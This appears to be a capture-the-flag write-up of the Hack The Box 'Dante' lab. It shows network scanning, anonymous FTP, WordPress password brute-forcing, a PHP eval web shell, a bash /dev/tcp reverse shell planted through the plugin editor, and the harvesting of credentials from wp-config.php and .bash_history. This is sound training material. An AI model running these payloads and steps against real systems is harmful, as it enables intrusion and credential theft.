Nmap 10.10.110.0/24
In this place, we have known ENTRY POINT 10.10.110.0/24
We can use fscan to help us find the survival hosts
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ fscan -h 10.10.110.0/24
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.1

[633ms]     已选择服务扫描模式
[633ms]     开始信息扫描
[633ms]     CIDR范围: 10.10.110.0-10.10.110.255
[633ms]     generate_ip_range_full
[633ms]     解析CIDR 10.10.110.0/24 -> IP范围 10.10.110.0-10.10.110.255
[633ms]     最终有效主机数量: 256
[633ms]     开始主机扫描
[633ms]     使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap, kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios, oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, snmp, ssh, telnet, vnc, webpoc, webtitle
[634ms]     正在尝试无监听ICMP探测...
[634ms]     ICMP连接失败: dial ip4:icmp 127.0.0.1: socket: operation not permitted
[634ms]     当前用户权限不足,无法发送ICMP包
[634ms]     切换为PING方式探测...
[1.7s] [*] 目标 10.10.110.100   存活 (ICMP)
[3.1s] [*] 目标 10.10.110.2     存活 (ICMP)
Then we can find the valid hosts
10.10.110.100
10.10.110.2
Let's continue to check the valid ports services of them
10.10.110.100
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nmap -sC -sV -Pn 10.10.110.100 -oN ./nmap_100.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 14:38 UTC
Nmap scan report for 10.10.110.100
Host is up (0.46s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.16.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.16.1.100 is not the same as 10.10.110.100
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8f:a2:ff:cf:4e:3e:aa:2b:c2:6f:f4:5a:2a:d9:e9:da (RSA)
|   256 07:83:8e:b6:f7:e6:72:e9:65:db:42:fd:ed:d6:93:ee (ECDSA)
|_  256 13:45:c5:ca:db:a6:b4:ae:9c:09:7d:21:cd:9d:74:f4 (ED25519)
65000/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/wordpress DANTE{Y0u_Cant_G3t_at_m3_br0!}
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.54 seconds
Then we can get the first flag here.
10.10.110.2
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nmap -sC -sV -Pn 10.10.110.2 -oN ./nmap_2.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 14:38 UTC
Nmap scan report for 10.10.110.2
Host is up.
All 1000 scanned ports on 10.10.110.2 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 206.54 seconds
FTP service of 10.10.110.100
We have seen the ftp service allowed the Anonymous login here
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.16.1.100 is not the same as 10.10.110.100
Then let's interact with it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ftp 10.10.110.100 21
Connected to 10.10.110.100.
220 (vsFTPd 3.0.3)
Name (10.10.110.100:wither): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||38735|)
ftp: Can't connect to `10.10.110.100:38735': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    4 0        0            4096 Apr 14  2021 Transfer
226 Directory send OK.
ftp> cd Transfer
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Apr 14  2021 Incoming
drwxr-xr-x    2 0        0            4096 Aug 04  2020 Outgoing
226 Directory send OK.
ftp> cd Incoming
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             310 Aug 04  2020 todo.txt
226 Directory send OK.
ftp> get todo.txt
local: todo.txt remote: todo.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for todo.txt (310 bytes).
100% |***********************************************************************************************************************************|   310        2.92 MiB/s    00:00 ETA
226 Transfer complete.
310 bytes received in 00:01 (0.25 KiB/s)
cd ftp> cd ..
250 Directory successfully changed.
ftp> cd Outgoing
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
226 Directory send OK.
Then we can get the tode.txt from Transfer/Incoming
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ cat todo.txt
- Finalize Wordpress permission changes - PENDING
- Update links to to utilize DNS Name prior to changing to port 80 - PENDING
- Remove LFI vuln from the other site - PENDING
- Reset James' password to something more secure - PENDING
- Harden the system prior to the Junior Pen Tester assessment - IN PROGRESS
It hints so much here
There is a LFL vuln and weak password of `James`
Page check 10.10.110.100:65000
index page

/wordpress
 We have known this web service was powered by
 wordpress
So we can try to use wpscan to find the vulnerable points
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ wpscan --url http://10.10.110.100:65000/wordpress --enumerate
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.110.100:65000/wordpress/ [10.10.110.100]
[+] Started: Fri Aug  8 15:01:18 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.10.110.100:65000/wordpress/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.110.100:65000/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.110.100:65000/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
[+] Debug Log found: http://10.10.110.100:65000/wordpress/wp-content/debug.log
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: https://codex.wordpress.org/Debugging_in_WordPress

[+] Upload directory has listing enabled: http://10.10.110.100:65000/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.110.100:65000/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.1 identified (Insecure, released on 2020-04-29).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.110.100:65000/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=5.4.1</generator>
 |  - http://10.10.110.100:65000/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.1</generator>

[+] WordPress theme in use: twentytwenty
 | Location: http://10.10.110.100:65000/wordpress/wp-content/themes/twentytwenty/
 | Last Updated: 2025-04-15T00:00:00.000Z
 | Readme: http://10.10.110.100:65000/wordpress/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 2.9
 | Style URL: http://10.10.110.100:65000/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.110.100:65000/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'

[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:01:08 <================================================================================================> (652 / 652) 100.00% Time: 00:01:08
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:04:30 <==============================================================================================> (2575 / 2575) 100.00% Time: 00:04:30

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:16 <=================================================================================================> (137 / 137) 100.00% Time: 00:00:16

[i] Config Backup(s) Identified:

[!] http://10.10.110.100:65000/wordpress/.wp-config.php.swp
 | Found By: Direct Access (Aggressive Detection)

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
 Checking DB Exports - Time: 00:00:06 <=======================================================================================================> (75 / 75) 100.00% Time: 00:00:06

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
 Brute Forcing Attachment IDs - Time: 00:00:10 <============================================================================================> (100 / 100) 100.00% Time: 00:00:10

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:03 <==================================================================================================> (10 / 10) 100.00% Time: 00:00:03

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.10.110.100:65000/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] james
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
We have known the account jamesuse the weak password, we can try to hard crack it
Firstly get the valid password list
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ cewl http://10.10.110.100:65000/wordpress/index.php/languages-and-frameworks > password.txt
Then start the attack
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ wpscan --url http://10.10.110.100:65000/wordpress -U james -P password.txt
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - james / Toyota
Trying james / Notes Time: 00:01:38 <================================================                                                        > (425 / 893) 47.59%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: james, Password: Toyota
We can get the credit james:Toyota to login to the admin page
/wordpress/wp-admin
 Then we can access to dashboard

Come to users.php
 After the user
 james enters the backend, he happens to have administrator privileges. For related methods of exploiting the WordPress backend getshell, please refer to: WordPress-HackTricks. The method is as follows:
1. Modify the theme template.
2. Modify the plugin file.
3. Upload plug.
Come to http://10.10.110.100:65000/wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty
to upload our web-shell in 404page
eval($_POST["pass"]);
But it gives us the error message here
Unable to communicate back with site to check for fatal errors, so the PHP change was reverted. You will need to upload your PHP file change by some other means, such as by using SFTP.
We can try another way: Modify the plugin file
Come http://10.10.110.100:65000/wordpress/wp-admin/plugin-editor.php
Write the reverse shell into it
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'");
Then visit after modification: http://10.10.110.100:65000/wordpress/wp-admin/plugins.php
Press Activate button
 You can get the reverse shell as
 www-data
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.110.100] 39354
bash: cannot set terminal process group (1145): Inappropriate ioctl for device
bash: no job control in this shell
www-data@DANTE-WEB-NIX01:/var/www/html/wordpress/wp-admin$ whoami
whoami
www-data
Let's upgrade the shell
python3 -c 'import pty;pty.spawn("bash")'
^Z
stty raw -echo; fg
Then we can find the database credit from /var/www/html/wordpress/wp-config.php
/** MySQL database username */
define( 'DB_USER', 'shaun' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
And also, we can find the credit of balthazar from the directory of home directory of james
www-data@DANTE-WEB-NIX01:/home/james$ cat .bash_history
cd /home/balthazar
rm .mysql_history
mysql -u balthazar -p TheJoker12345!
We can use ssh to connect to this account
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ssh balthazar@10.10.110.100

balthazar@DANTE-WEB-NIX01:~$ whoami
balthazar
balthazar@DANTE-WEB-NIX01:~$ id
uid=1002(balthazar) gid=1002(balthazar) groups=1002(balthazar)
